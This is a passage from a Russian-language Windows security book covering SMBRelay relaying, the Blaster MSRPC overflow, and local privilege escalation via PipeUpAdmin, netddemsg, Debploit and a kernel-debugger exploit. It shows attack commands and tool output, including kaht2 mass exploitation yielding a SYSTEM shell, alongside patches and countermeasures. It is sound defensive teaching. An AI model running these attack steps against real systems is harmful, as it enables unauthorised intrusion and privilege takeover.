Bound to port 139 on address 192.168.234.252 relaying for
↳  host GW2KNT4 192.168.234.220
```

В данной точке злоумышленник успешно "вклинился" в поток данных SMB, передаваемых между атакованным клиентом и запрашиваемым им сервером, и получил из данных обмена "запрос–ответ" клиентские хешированные пароли LM и NTLM. Подключение к адресу ретрансляции предоставляет клиенту доступ к ресурсам запрашиваемого сервера. Например, в следующем листинге отдельная атакуемая система монтирует совместно используемый ресурс C$ по адресу ретрансляции.

```
D:\>net use * \\192.168.234.252\c$
Drive G: is now connected to \\celery\e$.

The command completed successfully.
```

Ниже показан отчет о соединении на консоли сервера SMBRelay в системе хакера (192.168.234.50).

```
*** Relay connection for target GW2KNT4 received from 192.168.234.50:1044
 *** Sent positive session response for relay target GW2KNT4
 *** Sent dialect selection response (7) for target GW2KNT4
 *** Sent SMB Session setup response for relay to GW2KNT4
```

Программа SMBRelay может давать неожиданные результаты, которые не всегда будут верными, но при успешной реализации позволяет провести разрушительную атаку: посредник получает полный доступ к ресурсам запрошенного сервера, даже не пошевелив пальцем.

Конечно же, основное препятствие здесь — заставить клиента сначала подключиться к подложному серверу, но несколько способов для этого мы уже описали. Один из них — послать по электронной почте сообщение с гиперссылкой на адрес сервера SMBRelay. Другой способ — реализовать атаку протокола ARP в целом сегменте сети, заставив тем самым все системы этого сегмента проводить аутентификацию через подложный сервер. Перенаправление протокола ARP и подмена данных кэш-памяти описаны в главе 10 книги *Секреты хакеров. Безопасность сетей - готовые решения, четвертое издание. Стюарт Мак-Клар, Джоел Скембрей, Джордж Курц.*

Блокирование атак посредника

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Наиболее очевидной мерой против использования SMBRelay является настройка систем семейства Windows NT на использование цифровой подписи SMB, которую мы назвали взаимодействием типа "клиент–сервер" с цифровой подписью. Подписи SMB были представлены в версии Windows NT 4 Service Pack 3 и описаны в статье базы знаний Q161372.

Как следует из названия, при использовании цифровой подписи во время взаимодействия между клиентом и сервером Windows 2000 каждый блок данных SMB будет снабжаться криптографической подписью. Эту подпись может проверять клиент или сервер для проверки целостности и аутентификации блока данных, что делает теоретически невозможной подмену сервера SMB (по меньшей мере, очень маловероятной, в зависимости от используемого алгоритма подписи). Настройки по умолчанию политик безопасности для SMB-сеансов в системах Windows Server 2003 представлены в табл. 5.2. Эти параметры можно найти открыв Security Policy (Политика безопасности)⇨Local Policies (Локальные политики)⇨Security Settings (Параметры безопасности). Таким образом, если сервер поддерживает цифровые подписи SMB, операционная система Windows Server 2003 будет их использовать. Для принудительного использования цифровых подписей (SMB Signing) активируйте параметры, содержащие строку Always (Всегда).

Таблица 5.2. Параметры по умолчанию для цифровых подписей SMB в Windows Server 2003

Параметры политики безопасности	Значение по умолчанию
Microsoft network client: Digitally sign communications (always) (Клиент сети Microsoft: использовать цифровую подпись (всегда))	Disabled (Отключен)
Microsoft network client: Digitally sign communications (if server agrees) (Клиент сети Microsoft: использовать цифровую подпись (после разрешения сервера))	Enabled (Включен)

Окончание табл. 5.2

Параметры политики безопасности	Значение по умолчанию
Microsoft network client: Send unencrypted password to third-party SMB servers (Клиент сети Microsoft: посылать незашифрованный пароль сторонним SMB-серверам)	Disabled (Отключен)
Microsoft network server: Amount of idle time required before suspending session (Сервер сети Microsoft: длительность простоя перед отключением сеанса)	15 min (15 мин)
Microsoft network server: Digitally sign communications (always) (Сервер сети Microsoft: использовать цифровую подпись (всегда))	Disabled
Microsoft network server: Digitally sign communications (if client agrees) (Сервер сети Microsoft: использовать цифровую подпись (с согласия клиента))	Disabled (Отключен)
Microsoft network server: Disconnect clients when logon hours expire (Сервер сети Microsoft: отключать клиентов по истечении разрешенных часов входа)	Enabled (Включен)

ВНИМАНИЕ Использование цифровых подписей повышает нагрузку в сети и может быть причиной проблем с установлением соединений с системами Windows NT 4.

Поскольку атаки посредника с помощью программы SMBRelay приводят к созданию нормальных соединений, в системных журналах не появляется никаких необычных записей. В системе атакуемого клиента возникают проблемы при подключении к ложному серверу SMBRelay, в том числе выдается системная ошибка 59, "An unexpected network error occurred". С сервером SMBRelay в действительности соединение будет успешно установлено, но он отключит клиента и сам захватит соединение с настоящим сервером.

Использование служб, характерных для Windows

Windows-службы были рассмотрены в главе 3, "Предварительный сбор данных и сканирование" (табл. 3.2). Под характерными для Windows службами мы подразумеваем любой доступный удаленно демон или приложение, которое является реализацией Microsoft стандартного протокола (например Kerberos). В этом разделе мы рассмотрим программы атаки на эти службы.

НА ЗАМЕТКУ Службы IIS, SQL Server и Terminal Server будут отдельно рассмотрены в главах 10, "Хакинг сервера IIS", 11, "Хакинг сервера SQL", и 12, "Хакинг программы Terminal Server", соответственно, по причине их особой популярности среди хакеров.

Вторым ключевым моментом этого раздела является использование уязвимых мест данных служб. Хотя в этой главе мы уже рассмотрели подбор паролей, перехват аутентификационных данных и другие методы атак на эти службы, теперь мы сконцентрируемся на вредоносном использовании известных недостатков в программном коде служб. Другими словами, этот раздел посвящен использованию готовых программ атаки на стандартные службы Windows.



Переполнение буфера служб удаленного доступа ("червь" Blaster)

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	*10*

Как и для его предшественника, SQL Slammer (см. главу 11, "Хакинг сервера SQL"), первые сведения о "черве" Blaster появились в информационном бюллетене Microsoft. Этот "червь" использует уязвимое место протокола, который никогда не привлекал особого внимания, но тем не менее широко использовался по всему миру: Microsoft Remote Procedure Call (MSRPC) Endpoint Mapper. Уязвимое место этого протокола доступно через TCP/UDP-порты 135, 139, 445 и 593 (а также посредством HTTP при установленных службах Com Internet Services в системах Windows 2000).

На самом деле уязвимое место присутствует в низкоуровневом интерфейсе DCOM (Distributed Component Object Model — распределенная модель компонентных объектов) для обработки процесса RPC (Remote Procedure Call — удаленный вызов процедуры). Успешное использование этого недостатка приводит к получению хакером прав, эквивалентных правам администратора в локальной системе (наихудшая форма удаленной компрометации).

В начале августа 2003 года, вскоре после появления бюллетеня Microsoft, в котором был описан данный недостаток протокола, несколько исследовательских групп создали экспериментальные программы, доказывающие возможность использования этого уязвимого места. Не пришлось долго ждать и появления автоматически распространяемого "червя", который заразил более 400 тыс. компьютеров. По сути, это тот же "червь" LOVESAN, но он стал более известен как Blaster. Подробности действий этого червя и то, какую нагрузку он добавляет в сеть, можно узнать на любом сайте серьезных поставщиков антивирусного программного обеспечения. Важно то, что все зараженные компьютеры были использованы для запуска распределенной атаки отказа в обслуживании (DDoS, см. главу 15, "Атаки отказа в обслуживании") на домен `windowsupdate.com`, которая началась 16 августа 2003 года и продолжалась вплоть до декабря. Такая явная атака и в таких масштабах является беспрецедентной, но, к счастью, домен `windowsupdate.com` больше не используется компанией Microsoft, которая просто удалила DNS-записи для этого домена и снизила опасность атаки. Интересно, как в будущем сообщество Internet будет реагировать на появление усовершенствованных червей.

Параллельно со стремительным распространением червя Blaster в Internet присутствовали несколько других средств, использующих проблему MSRPC. Одной из наиболее опасных программ является `kaht2`, которая позволяет просканировать заданный пользователем диапазон IP-адресов с целью выявить хосты, на которых доступна уязвимая служба MSRPC. Злоумышленнику предоставляется доступ к командному интерпретатору каждой обнаруженной уязвимой системы. Ниже представлен отчет о сканировании с помощью программы `kaht2` сети класса C (листинг 5.8).

Листинг 5.8. Использование программы `kaht2`

```
        KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
           PUBLIC VERSION :P
```

```
[+] Targets: 192.168.234.1-192.168.234.254 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 37156
[+] Scan In Progress...
- Connecting to 192.168.234.4
  Sending Exploit to a [WinXP] Server...
- Conectando con la Shell Remota...

Microsoft Windows XP [Version 5.1.2600]
© Copyright 1985-2001 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
nt authority\system
```

Как видно из приведенного выше отчета, программа kaht2 обнаружила уязвимый компьютер под управлением Windows XP и отправила код атаки на порт 135. В результате хакер получил доступ к командному интерпретатору, запущенному от имени LocalSystem. Отлично!

НА ЗАМЕТКУ Используя kaht2, мы получили довольно интересные результаты. Иногда эта программа не в состоянии найти открытые порты (на одной из атакуемых систем Windows Server 2003), и тогда она завершает работу PRC-службы, а система сама завершает работу в течение 20 с.

К сожалению, уязвимое место в интерфейсе MSRPC оказалось не единственным. Компания Microsoft 10 сентября 2003 года проинформировала общественность об обнаружении второго уязвимого места в том же коде интерфейса MSRPC/DCOM. Эта ошибка не менее серьезна и может привести к таким же последствиям, что и первая. Хотя большинство организаций установили заплаты для защиты от червя Blaster, уведомление о второй подобной проблеме в том же коде вызвало сильное недовольство клиентов, которые потратили время и силы на устранение первой ошибки. Остается надеяться, что теперь Microsoft устранит все проблемы с интерфейсами MSRPC. Независимо от этого, еще очень далеко те времена, когда можно будет с уверенностью сказать, что использование служб удаленного доступа Microsoft на различных портах не таит никаких угроз.

Защита от переполнения буфера в интерфейсе MSRPC

Бюллетень	*MS03-026, MS03-039*
BID	*8205*
Исправлено в SP	*Windows 2000 SP 5, XP SP 2, и Server 2003 SP 1*
Фиксируется	*Нет*

Компания Microsoft представила двухэтапный метод по устранению атак, использующих это уязвимое место.

1. Заблокировать сетевые порты, используемые программами атаки. Это UDP-порты 135, 137, 138, 445 и TCP-порты 135, 139, 445, 593. Также следует отключить службы COM Internet Services (CIS) и RPC over HTTP, которые ожидают запросов на порты 80 и 443.
2. Получить заплату.

Тем, кто хочет принести удобство в жертву безопасности, советуем отключить службу DCOM (как описано в статье 825750 базы знаний Microsoft), что, безусловно, защитит от настоящих и будущих проблем. Однако это вызовет серьезные затруднения при удаленном взаимодействии с компьютером, защищенным таким образом. Поэтому стоит проверить совместимость такого исправления с работой своей организации.

Резюме

В этой главе были рассмотрены атаки на службы систем семейства Windows NT, начиная от самых простых (подбор пароля) и заканчивая самыми изощренными (атаки посредника) и максимально опасными (червь Blast). Хотя у вас может голова пойти кругом от такого количества возможных атак против протоколов аутентификации Microsoft, помните о наиболее важных шагах в создании надежной защиты.

- ▼ Заблокируйте доступ к Windows-службам с помощью сетевых и локальных брандмауэров.
- ■ Отключите неиспользуемые службы SMB. Самый безопасный метод для этой цели в Windows Server 2003 — убрать привязку службы совместного использования файлов и принтеров (File and Printer Sharing for Microsoft Networks) к соответствующему сетевому адаптеру (за более подробной информацией обращайтесь к главе 4, "Инвентаризация").
- ■ Если службы SMB должны быть запущены, установите значения параметров "Network access" ("Сетевой доступ"), которые бы предотвращали получение информации об именах учетных записей пользователей (см. главу 4, "Инвентаризация").
- ■ Задайте принудительное использование надежных паролей, используя параметр Security Policy (Локальная политика безопасности)⇨Account Policies (Политики учетных записей)⇨Passwords Must Meet Complexity Requirements (Пароль должен отвечать требованиям сложности), для настройки требований относительно сложности пароля.
- ■ Включите блокировку учетных записей.
- ■ Заблокируйте настоящую учетную запись администратора с помощью программы `passprop`.
- ■ Переименуйте настоящую учетную запись администратора и создайте подложную учетную запись `Administrator`, которая не должна входить ни в одну из групп.
- ■ Включите аудит событий входа в систему с помощью параметров, доступных в Security Policy (Локальная политика безопасности)⇨Audit Policy (Политика аудита) и часто просматривайте журналы (как было сказано, для этого можно использовать автоматизированный анализ записей в журналах и утилиты создания отчетов).
- ■ Внимательно относитесь к подбору работников, которые получают привилегии администратора.
- ■ Установите уровень аутентификации LAN Manager Authentication Level, по меньшей мере, соответствующим значению "Send NTLM Response Only" на всех системах локальной сети, особенно на устаревших системах, например в Windows 9x, которые могут реализовать уровень 3 аутентификации с помощью обновления DSClient из пакета Windows 2000 Support Tools.
- ■ Остерегайтесь писем электронной почты в формате HTML, которые требуют подключения к ресурсам сервера SMB с использованием адреса `file://URL` (хотя такие ссылки могут быть и невидимыми для пользователя).
- ▲ Используйте все доступные заплаты.

Дополнительная литература и ссылки

Литература	Ссылки
Рекомендации по теме	
Статья о недостатках хешированных паролей и методе запрос–ответ протокола LM	`http://www.securityfocus.com/archive/1/7336`
Статьи базы знаний Microsoft	
288164 "How to Prevent the Creation of Administrative Shares on Windows NT Server 4.0" ("Как предотвратить создание административных совместно используемых ресурсов в Windows NT Server 4.0")	`http://support.microsoft`
Q147706, "How to Disable LM Authentication on Windows NT" ("Как отключить LM-аутентификацию в Windows NT")	`http://support.microsoft.com/?kbid=147706`
Q239869, "How to Enable NTLM 2 Authentication" ("Как организовать аутентификацию по NTLM 2")	`http://support.microsoft.com/?kbid=239869`
Q161372, "How to Enable SMB Signing in Windows NT" ("Как включить цифровые подписи в Windows NT")	`http://support.microsoft.com/?kbid=161372`
Бесплатные средства	
DelGuest Арне Видстрома (Arne Vidstrom)	`http://ntsecurity.nu/toolbox/`
COAST — словари и списки слов	`ftp://coast.cs.purdue.edu/pub/dict/`
WinPcap, бесплатная утилита для перехвата сетевых пакетов в Windows, the Politecnico di Torino, Италия (входит в пакет L0phtcrack 3 и следующие версии)	`http://netgroup-serv.polito.it/winpcap/`
ScoopLM и BeatLM	`http://www.securityfriday.com`
SMBRelay, автор — Sir Dystic	`http://pr0n.newhackcity.net/~sd/smbrelay.html`
`snarp`, написана Френком Ноббе (Frank Knobbe), утилита для подмены данных кэш-памяти ARP, работает только в NT4, не всегда надежна	`http://www.securityfocus.com/tools/1969`
Коммерческие средства	
Event Log Monitor (ELM) от компании TNT Software	`http://www.tntsoftware.com`
EventAdmin от компании Aelita Software	`http://www.aelita.com/default.asp`
Network Associates CyberCop Scanner, включая утилиту SMBGrind	`http://www.nai.com`
Пакет L0phtcrack 3, в который входит программа SMB Packet Capture	`http://www.atstake.com`
Описания случаев взлома CIFS/SMB в новостях	
"Exploit Devastates WinNT/2K Security," *The Register*, May 2, 2001, статья посвящена выпуску программы SMBRelay	`http://www.theregister.co.uk/content/8/18370.html`
Общие ссылки	
Samba, реализация SMB для UNIX	`http://www.samba.org`

Литература	Ссылки
"Modifying Windows NT Logon Credential," Hernán Ochoa, CORE-SDI	`http://www.corest.com/papers`
Web-узел Люка Кеннета Кассона Лейтона (Luke Kenneth Casson Leighton), источник информации о реализации служб CIFS/SMB	`http://www.cb1.com/~lkcl/`
"Feasibility of attacking Windows 2000 Kerberos Passwords" ("Возможность взлома паролей Kerberos для систем Windows 2000) Франка О'Двайера (Frank O'Dwyer)	`http://www.brd.ie/papers/w2kkrb/feasibility_of_w2k_kerberos_attack.htm`
DCE/RPC over SMB: Samba and Windows NT Domain Internals, Luke K. C. Leighton, Macmillan Technical Publishing	ISBN: 1578701503
Спецификации CIFS/SMB от Microsoft	`ftp://ftp.microsoft.com/developr/drg/cifs/`
Секреты хакеров. Безопасность сетей - готовые решения, четвертое издание Стюарт Мак-Клар, Джоел Скембрей, Джордж Курц, глава 10, "Сетевые устройства", описано перенаправление протокола ARP и подмена данных кэш-памяти	ISBN: 5-8459-0603-2

ГЛАВА 6

РАСШИРЕНИЕ ПРИВИЛЕГИЙ

Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов

Будем считать, что на данном этапе атаки нам удалось успешно пройти аутентификацию на удаленной системе семейства Windows NT с правильным паролем и именем пользователя, не имеющего прав администратора. Для злоумышленника это важный плацдарм, но, к сожалению (с точки зрения хакера), такая позиция очень ограничена. Напомним наше описание стандартных привилегий Windows Server 2003 в главе 2, "Архитектура системы безопасности Windows Server 2003". Если вы не обладаете правами администратора, вы не получаете практически ничего! Чтобы получить информацию со взломанной машины и остальной части сети, необходимо расширить привилегии до статуса более мощной учетной записи.

Среди специалистов по защите информации этот процесс называется *расширением привилегий*. Этот термин в общих чертах описывает процесс расширения возможностей владельца текущей учетной записи пользователя до возможностей более привилегированной учетной записи, обычно *суперпользователя*, такой как учетная запись администратора или запись SYSTEM. С точки зрения хакера, взлом учетной записи пользователя и последующая атака по расширению привилегий может быть проще, чем поиск на удаленной системе уязвимого места, которое сразу же могло предоставить права уровня суперпользователя. В любом случае, прошедший аутентификацию злоумышленник, скорее всего, будет иметь в своем распоряжении больше ресурсов, чем тот, кто не прошел аутентификацию, независимо от уровня привилегий.

Урон, который может нанести обычный пользователь, нельзя недооценивать. Во время профессионального тестирования систем на устойчивость ко взлому мы иногда, торопясь получить права суперпользователя, пропускали критически важную информацию, хранящуюся в общедоступных совместно используемых ресурсах, которые можно было смонтировать через взломанную учетную запись. И только позже, изучая взломанную систему с привилегиями суперпользователя, замечали, что уже могли получить нужную информацию значительно раньше!

Атака в целях расширения привилегий — также очень популярный вид атаки среди пользователей, которые уже имеют доступ к системе, особенно если у них есть интерактивный доступ к системе семейства Windows NT. Представьте себе такой сценарий: работник компании хочет получить информацию о зарплате своих коллег и пытается получить доступ к внутренним ресурсам отдела кадров или финансовым базам данных через нормальное соединение со службой Terminal Server. После прохождения аутентификации расширение привилегий может дать пользователю возможность получить права, уровень которых будет достаточным для просмотра корпоративных данных о выплатах. Рассматривая этот сценарий, помните о статистике — большая часть компьютерных преступлений совершается законными пользователями (постоянными и временными работниками, контрактными служащими и т.д.). Читайте дальше и вы убедитесь, насколько легко повысить уровень привилегий в недостаточно защищенных системах семейства Windows NT.

В этой главе мы обсудим несколько широко известных уязвимых мест систем под управлением Windows 2000 и Windows XP, с помощью которых можно расширить привилегии. Ко времени создания этой книги еще не было сообщений о выявлении серьезных уязвимых мест в Windows Server 2003.

- Прогнозирование именованных каналов диспетчера управления службами (Service Control Manager)
- Запросы NetDDE, запускаемые от имени учетной записи SYSTEM
- Ошибки аутентификации отладчика (программа атаки на отладчик ядра)

Также советуем читателю обратиться к главе 10, "Хакинг сервера IIS", посвященной серверу IIS, где описаны другие уязвимые места, используемые для расширения привилегий в случае доступности Internet-служб.

Прогнозирование номера именованных каналов

Этот изъян в использовании именованных каналов (named pipes) Windows 2000 был обнаружен исследователями из Guardent. Он позволяет интерактивно подключенным пользователям работать от имени учетной записи SYSTEM и выполнять произвольные программы с предоставляемыми ей привилегиями. Дело в том, что Windows 2000 для диспетчера управления службами (Service Control Manager, SCM) использует именованные каналы с предсказуемыми именами.

Служба SCM при межпроцессном взаимодействии использует уникальный именованный канал для каждой запускаемой ею службы. Формат имени такого именованного канала имеет следующий вид.

```
\\.pipe\net\NtControlPipe12
```

где 12 — номер канала.

Прочитав значение параметра реестра `HKLM\SYSTEM\CurrentControlSet\Control\ServiceCurrent`, злоумышленник может сделать вывод, что следующим именем канала будет

```
\\.\pipe\net\NtControlPipe13
```

В данной атаке используется предсказуемость номера канала, который создается до того, как канал с тем же именем будет создан службой SCM. Когда новая служба будет запущена, она подключится к каналу злоумышленника. Если службе SCM предоставить возможность запуска любой службы, а особенно службы, которая выполняется от имени учетной записи с широкими привилегиями (например ClipBook, которая запускается от имени учетной записи SYSTEM), то служба SCM подключит эту службу к каналу злоумышленника. Злоумышленник после этого сможет использовать контекст безопасности службы и получит возможность выполнять команды с правами SYSTEM или другой учетной записи, от имени которой запускается служба.



PipeUpAdmin

Популярность	*7*
Простота	*8*
Опасность	*10*
Степень риска	*8*

Использование уязвимого места, связанного с предсказуемостью имен каналов, становится очень простым при использовании для этой цели программы PipeUpAdmin хакера Maceo. Программа PipeUpAdmin добавляет учетную запись текущего пользователя в группу локальных администраторов, как показано в следующем примере. Будем считать, что пользователь wongd прошел аутентификацию с интерактивным доступом к командной консоли. Пользователь wongd является членом группы `Server Operators`. Сначала он (wongd) проверяет состав группы администраторов.

```
C:\>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access
               to the computer/domain

Members

-------------------------------------------------------------------------
Administrator
The command completed successfully.
```

Затем хакер делает попытку добавить себя в группу Administrators, но получает сообщение о запрете доступа, так как не имеет необходимых для этого привилегий.

```
C:\>net localgroup administrators wongd /add
System error 5 has occurred.
Access is denied.
```

Наш герой, пользователь wongd, не сдается. Он загружает из Internet программу PipeUpAdmin (см. раздел "Дополнительная литература и ссылки"), после чего запускает ее.

```
C:\>pipeupadmin
                          PipeUpAdmin
                  Maceo <maceo @ dogmile.com>
              (C) Copyright 2000-2001 dogmile.com
The ClipBook service is not started.
More help is available by typing NET HELPMSG 3521.
Impersonating: SYSTEM
The account: FS-EVIL\wongd
has been added to the Administrators group.
```

Теперь пользователь wongd вызывает команду `net localgroup` и находит свое имя там, где и хотел его обнаружить.

```
C:\>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted
               access to the computer/domain

Members

-------------------------------------------------------------------------
Administrator
wongd
The command completed successfully.
```

Все, что теперь должен сделать пользователь wongd для получения прав администратора, — выйти из системы и снова зайти. Эта операция необходима при использовании многих программ для расширения привилегий, поскольку Windows 2000 должна перестроить маркер доступа текущего пользователя, чтобы добавить к нему идентификатор SID новой группы. Маркер можно обновить вызовом функции API или выходом из системы и повторной аутентификацией (маркеры доступа описаны в главе 2, "Архитектура системы безопасности Windows Server 2003").

Также отметим, что программу PipeUpAdmin необходимо запускать из контекста пользователя INTERACTIVE (это значит, что вы должны войти в систему через ее физическую консоль или через удаленное подключение со статусом INTERACTIVE, для чего можно использовать службу Terminal Services). Таким образом, программу PipeUpAdmin нельзя запускать через удаленные подключения, созданные с маркером без идентификатора SID INTERACTIVE. Другими словами, эту программу атаки нельзя вызывать через удаленные сеансы netcat, подобные описанным в главе 7, "Переход к интерактивному режиму работы".

Защита от использования прогнозирования имен каналов

Бюллетень	*MS00-053*
BID	*1535*
Исправлено в SP	*2*
Фиксируется	*Да*

Единственная мера противодействия атакам в ответ на обнаружение недостатков реализации на уровне системы, аналогичных рассмотренным в этом разделе, — использовать заплаты, выпускаемые компанией Microsoft (ссылка на бюллетень безопасности, в котором приводится информация о заплате, дана в разделе "Дополнительная литература и ссылки"). Некоторые общие меры против расширения привилегий описаны в конце этой главы.

Отметим также, что добавление учетной записи в группу администраторов может быть зафиксировано при включенном аудите событий управления учетными записями. Это удобный способ отслеживать попытки использования утилиты PipeUpAdmin в ваших системах, хотя злоумышленник, обладающий здравым смыслом, легко удалит записи в журналах, пользуясь полученными привилегиями.

Опасные запросы NetDDE

В феврале 2001 года хакер Dildog из @stake обнаружил уязвимое место в службе Network Dynamic Data Exchange (NetDDE, служба сетевого динамического обмена данными) Windows 2000, которая позволяла локальному пользователю выполнять любые команды с привилегиями учетной записи `SYSTEM`. Служба NetDDE представляет собой технологию, которая дает возможность приложениям совместно использовать данные "надежных общих ресурсов" (trusted shares). Через доверяемый ресурс можно сделать запрос на запуск приложения, которое будет выполняться в контексте учетной записи `SYSTEM`.



`netddemsg`

Популярность	*6*
Простота	*7*
Опасность	*10*
Степень риска	*7*

Группа @stake выпустила исходный код программы `netddemsg`, которая автоматизирует процесс расширения привилегий с использованием описанного выше уязвимого места.

СОВЕТ Для компиляции исходного кода `netdde.cpp`, выпущенного группой @stake, при компоновке необходимо включить библиотеку `nddeapi.lib`; в Visual C++ *это делается через пункт меню Project⇨Settings⇨закладка Link⇨Object/library* modules, где необходимо добавить пробел и имя файла `nddeapi.lib`.

Еще до запуска этой программы атаки необходимо запустить службу NetDDE. Большая часть учетных записей пользователей не имеет прав для запуска данной службы, но это могут сделать члены группы `Operators` (встроенные учетные записи и их привилегии описаны в главе 2, "Архитектура системы безопасности Windows Server 2003"). Ниже показано, как из командной строки запустить службу NetDDE (также это можно сделать с помощью компонента Services (Службы) консоли управления MMC командой Run (Выполнить)⇨`services.msc`).

```
C:\>net start netdde
The Network DDE service is starting.
The Network DDE service was started successfully.
```

Если теперь запустить программу `netddemsg` без аргументов командной строки, она предложит использовать правильный формат команды, как показано на рис. 6.1.




Рис. 6.1. Программа `netddemsg` предлагает ввести команду в правильном формате

Теперь можно запустить программу `netddemsg` и указать после параметра `-s` совместно используемый ресурс и команду, которую необходимо выполнить. Попробуем команду `cmd.exe`, чтобы открыть окно командного интерпретатора.

```
C:\>netddemsg -s Chat$ cmd.exe
```

Почти сразу после запуска команды на выполнение появится окно командной консоли, которое выполняется в контексте учетной записи `SYSTEM`, как показано на рис. 6.2. Чтобы показать, что действительно используется учетная запись `SYSTEM`, мы выполнили программу `whoami` из пакета Resource Kit.




Рис. 6.2. Результат работы программы `netddemsg` — командный интерпретатор выполняется в контексте учетной записи SYSTEM!

Отметим, что, в отличие от описанной выше утилиты PipeUpAdmin, *программа `netddemsg` не требует выхода из системы для обновления маркера доступа пользователя*. Командный интерпретатор, запущенный программой `netddemsg`, запускается в контексте учетной записи `SYSTEM` прямо в текущем сеансе работы.

Но, как и утилиту PipeUpAdmin, программу `netddemsg` необходимо запускать в контексте *пользователя `INTERACTIVE` (для этого необходимо войти в систему через ее физическую* консоль или через удаленное подключение со статусом `INTERACTIVE`, для этого можно использовать службу Terminal Services). Программы атаки для расширения привилегий, которые не требуют интерактивного подключения к системе, описаны в главе 10, "Хакинг сервера IIS".

Меры противодействия расширению привилегий через NetDDE

Бюллетень	*MS01-007*
BID	*2341*
Исправлено в SP	*3*
Фиксируется	*Да*

Как и для противодействия использованию прогнозируемых имен каналов, единственное средство защиты в случае обнаружения подобных недостатков реализации на уровне системы — использовать заплаты, выпускаемые компанией Microsoft (ссылка на бюллетень безопасности, в котором приводится информация о нужной заплате, дана в разделе "Дополнительная литература и ссылки"). Некоторые общие меры против расширения привилегий описаны ниже.

Заметим также, что запуск службы NetDDE при включенном аудите может быть записан в журнале. Это неплохой способ отслеживать попытки использования программы `netddemsg` в ваших системах.

Вредоносное использование отладчика Windows

В марте 2002 года Радим Пича (Radim Picha), также известный как EliCZ, опубликовал описание метода расширения привилегий в системах Windows NT и Windows 2000 с помощью "прикрепления" подсистемы отладки компонента Windows Session Manager (диспетчер сеансов Windows) к привилегированному процессу. Он назвал свою программу "Debploit". Эта программа позволяет хакерам еще проще добиваться своих целей, чем при использовании программ PipeUp или `netddemsg`. Компании Microsoft потребовалось около двух месяцев на выпуск заплаты.

Намного позже, в апреле 2003 года, Microsoft выпустила заплату для устранения другой проблемы безопасности, связанной с тем, как ядро передает сообщения об ошибке отладчику. Эта ошибка также позволяла обычному пользователю расширить свои привилегии. Очень скоро в Internet появилась программа атаки, использующая это уязвимое место.

Рассмотрим обе программы атаки более подробно.



Debploit

Популярность	*6*
Простота	*8*
Опасность	*10*
Степень риска	*8*

Основным открытием Радима Пича было то, что свойства отладчика Windows Session Manager (SMSS, `%systemroot%\system32\smss.exe`) позволяет любому пользователю управлять любым процессом или потоком в системе (Session Manager выполняет важные

функции инициализации Windows). В результате с помощью вышеупомянутой программы атаки ("Debploit") любой пользователь может запустить командный интерпретатор от имени учетной записи SYSTEM. Эта программа имеет несколько характерных особенностей, выделяющих ее среди других подобных программ расширения привилегий:

- ▼ злоумышленник не должен входить/выходить из системы (как для PipeUp);
- ▲ злоумышленник не должен запускать службу (как для NetDDE).

Метод использования программы Радима довольно сложный, но постараемся помочь тем, кто захочет ее проверить на своих системах. Сначала извлеките каталог ERunAsX из Zip-файла Debploit. Скопируйте этот каталог на атакуемую систему. Войдите в атакуемую систему как обычный пользователь, откройте командный интерпретатор, перейдите в каталог ERunAsX и запустите файл test.bat. Будет запущен командный интерпретатор с привилегиями SYSTEM. Хотя в этот момент система уже перешла в распоряжение злоумышленника, опытные хакеры часто вызывают команду `net localgroup administrators [пользователь] /add` для добавления себя в более "удобную" группу локальных администраторов.

Защита от Debploit

Бюллетень	*MS02-024*
BID	*Нет*
Исправлено в SP	*3*
Фиксируется	*Нет*

Для блокирования этой атаки есть два простых средства.

- ▼ Установите Windows 2000 SP 3 или заплату MS02-024 (см. раздел "Дополнительная литература и ссылки" в конце этой главы).
- ▲ Прочтите раздел "Меры противодействия расширению привилегий".



Программа атаки на отладчик ядра

Популярность	*6*
Простота	*7*
Опасность	*10*
Степень риска	*7*

Это уязвимое место в системах Windows NT 4, Windows 2000 и Windows XP возникает в результате переполнения буфера в программном коде ядра Windows, описывающем передачу сообщения об ошибке отладчикам. Она работает, как и Debploit — достаточно запустить скомпилированный код программы (см. ссылку в разделе "Дополнительная литература и ссылки") на атакуемой системе, как показано ниже.

```
C:\>xdebug
xDebug -> windows kernel exploit for MS03-013
Written by ey4s<cooleyas@21cn.com>
2003-05-23

DEBUG_EVENT --> create process
DEBUG_EVENT --> load dll
DEBUG_EVENT --> load dll
```

```
DEBUG_EVENT --> except
shellcode 0x00409978
realcode 0x00409B7C
ESP=0012FE64 CS=0x1B DS=0x23 ES=0x23 FS=0x38
DEBUG_EVENT --> except
DEBUG_EVENT --> load dll
DEBUG_EVENT --> load dll
DEBUG_EVENT --> load dll
DEBUG_EVENT --> load dll
DEBUG_EVENT --> load dll
Send shellcode to ntoskrnl completed!Wait for exit.
DEBUG_EVENT --> exit process

C:\>
```

Откроется окно другого командного интерпретатора, запущенного в контексте привилегированной учетной записи `LocalSystem`.

НА ЗАМЕТКУ Благодарим Дэвида Вонга (David Wong) за советы по работе программ атаки.

Защита от программы атаки на отладчик ядра

Бюллетень	*MS03-013*
BID	*Нет*
Исправлено в SP	*Windows 2000 SP 4 и Windows XP SP 2*
Фиксируется	*Нет*

Защита от этой атаки подобна рассмотренным выше мерам противодействия.

- ▼ Установите соответствующее исправление Service Pack или заплату (см. раздел "Дополнительная литература и ссылки" в конце этой главы).
